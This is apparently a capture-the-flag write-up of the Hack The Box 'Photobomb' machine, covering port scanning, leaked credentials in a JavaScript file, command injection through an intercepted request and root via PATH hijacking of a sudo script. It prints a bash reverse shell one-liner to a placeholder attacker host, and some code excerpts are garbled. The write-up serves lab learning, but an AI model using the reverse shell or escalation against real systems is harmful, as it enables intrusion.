
Photobomb is a beginner-level Linux machine designed to provide a hands-on experience in cybersecurity. This setup allows users to apply their skills in identifying and exploiting common vulnerabilities, focusing on authentication, credential handling, and examining web application functionalities. Additionally, it offers opportunities to explore privilege escalation techniques through system scripting configurations. This machine provides a realistic and safe environment for learning about cybersecurity and penetration testing.
Reconnaissance
I started by performing a scan of all open TCP ports on the machine using the command:
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.182 -oG allPorts> nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.182 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 11:31 CST
Initiating SYN Stealth Scan at 11:31
Scanning 10.10.11.182 [65535 ports]
Discovered open port 22/tcp on 10.10.11.182
Discovered open port 80/tcp on 10.10.11.182
Completed SYN Stealth Scan at 11:31, 23.71s elapsed (65535 total ports)
Nmap scan report for 10.10.11.182
Host is up, received user-set (0.45s latency).
Scanned at 2023-12-09 11:31:17 CST for 24s
Not shown: 35879 closed tcp ports (reset), 29654 filtered tcp ports (no-response) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.93 seconds
Raw packets sent: 114608 (5.043MB) | Rcvd: 36317 (1.453MB)Next, I used the extractPorts script to copy open ports to the clipboard. I then conducted a second nmap scan with this new information:
nmap -sCV -p22,80 10.10.11.182 -oN targeted

For better visualization, I utilized bat (alias for cat) with the -l flag to highlight the output as if it were Java code. The scan revealed that TCP port 22 (commonly used for SSH) and port 80 (indicating a web server running on nginx) were open. The mention of “Ubuntu” alongside these results suggested a Linux machine.
Visiting http://10.10.11.182 redirected to http://photobomb.htb, but the page was not reachable due to Virtual Hosting. To resolve this, I added an entry with the IP and domain in the /etc/hosts file.
# Static table lookup for hostnames.
# See hosts(5) for details.
# IPV4
127.0.0.1    localhost
127.0.0.1    hack4u.localhost    hack4u
127.0.0.1    hack4u.localdomain  hack4u
10.10.11.182 photobomb.htb  # <- this is the entry we have to add
#IPV6
::1          localhost  ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2 ip6-allroutersAfter this adjustment, refreshing the browser displayed the website. Exploring the site revealed an authentication form accessible by clicking “click here!”.

Inspecting the source code (CTRL+U) showed mostly plain HTML, with references to a CSS stylesheet and a JavaScript file named photobomb.js.
<!DOCTYPE html>
<html>
<head>
  <title>Photobomb</title>
  <link type="text/css" rel="stylesheet" href-"styles.css" media="all" />
  <script sre="photobomb.Js"></script>
</head>
<body>
  <div id="container">
    <header>
     <hl><a href-"/">Photobomb</a></h1>
    </header>
    <article>
      <h2>Welcome to your new Photobomb franchise!</h2>
      <p>You will soon be making an amazing income selling premium photographic gifts.</p>
      <p>This state of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
      <p>To get started, please <a href-"/printer" class-"creds">click here!</a> (the credentials are in your welcome pack) .</p>
   <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
    </article>
  </div>
</body>

</html>Examining the photobomb.js script revealed a credentials leak.
function init () {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/”(.*;)?\s*isPhotoBombTechSupport\s*=\s*[~:}+(=¥)75/)) {
    document.getElement sByClassName('creds')[0].setAttribute ('href',('http://pHOt0:bOMb! @photobomb.htb/printer');
    }
}
window.onload = init;I stored these credentials for potential future use.
Exploitation
Using the discovered credentials, I accessed the website through the authentication form. The website’s functionality involved choosing a picture, format, and size for downloading. I wondered how the HTTP request was structured.

Using Burp Suite, I intercepted the request and sent it to the repeater for modification.


The HTTP 500 internal server error response indicated the possibility of code injection. To exploit this, I created a URL-encoded reverse shell one-liner:
/bin/bash -c 'sh -i >& /dev/tcp/AttackerIP/AttackerPort 0>&1', replacing the IP and port with my listener setup.

Setting up a netcat listener on the designated port and sending the modified request through Burp Suite resulted in a successful reverse shell connection.
For an improved terminal experience, I performed a TTY upgrade.
Privilege Escalation
Investigating potential sudo privileges with
sudo -l revealed a script, /opt/cleanup.shthat could be executed without a password.

The script, shown in the following image, contained a line starting with ‘find’ (not /usr/bin/find), allowing me to exploit the PATH variable. I created a file named ‘find’ containing ‘sh’ to hijack the script’s execution path.


I ran the script with a modified PATH, causing it to execute my ‘find’ script instead of the intended binary:
sudo PATH=$PWD:$PATH /opt/cleanup.shThis granted me a shell with root privileges, as demonstrated in the final image, where I accessed the root flag.
Conclusion
The Photobomb machine provided a comprehensive learning experience in web exploitation and privilege escalation. Through methodical reconnaissance, code injection, and clever manipulation of system configurations, I gained both user and root access. This exercise underscored the importance of thorough system auditing and the potential dangers of overlooked vulnerabilities.
Leave a Reply
You must be logged in to post a comment.